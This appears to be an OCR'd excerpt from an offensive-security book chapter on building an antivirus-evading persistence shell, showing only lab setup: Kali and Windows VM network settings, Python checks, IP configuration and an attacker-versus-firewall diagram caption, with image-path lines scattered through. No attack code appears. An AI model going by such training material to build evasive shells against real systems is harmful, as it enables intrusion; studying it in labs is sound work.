


Chapter 01: Warming up – Your First Antivirus-Free Persistence Shell




```
root@kali:~# cat /etc/os-release
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2018.1"
VERSION_ID="2018.1"
ID_LIKE=debian
ANSI_COLOR="1;31"
HOME_URL="http://www.kali.org/"
SUPPORT_URL="http://forums.kali.org/"
BUG_REPORT_URL="http://bugs.kali.org/"
root@kali:~#
```



```
root@kali:~# python
Python 2.7.14+ (default, Dec  5 2017, 15:17:02)
[GCC 7.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> exit()
root@kali:~# python -V
Python 2.7.14+
root@kali:~#
```



```
root@kali:~# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe86:90d6  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:86:90:d6  txqueuelen 1000  (Ethernet)
        RX packets 10409  bytes 11456703 (10.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5197  bytes 516448 (504.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# 
```



Network

☑ Enable Network Adapter

Attached to: NAT


Name:

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Deny

MAC Address: 0800278690D6

☑ Cable Connected



kali-linux-2018.1-64 - Settings

Network

Adapter 1

☑ Enable Network Adapter

Attached to: Internal Network

Name: intnet


Advanced

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Deny

MAC Address: 0800278690D6


☑ Cable Connected




Variable name: Path

Variable value: C:\Python27\Scripts;C:\Python27;%Systen

Variable	Value
OS	Windows_NT
Path	C:\Python27\Scripts;C:\Python27;C:\W...
PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;....
PROCESSOR_A...	x86




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\packt>python
'python' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\packt>
```



☑ Enable Network Adapter

Attached to: Internal Network

Name: intnet



Internet Protocol Version 4 (TCP/IPv4) Properties

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically

● Use the following IP address:

IP address: 10 . 0 . 2 . 10

Subnet mask: 255 . 255 . 255 . 0

Default gateway: 10 . 0 . 2 . 1


○ Obtain DNS server address automatically


● Use the following DNS server addresses:

Preferred DNS server: . . .


Alternate DNS server: . . .

□ Validate settings upon exit



Target machine with built-in firewall enabled
Corporate firewell integrated with IPS or Antivirus
Attacker
Internet
Server



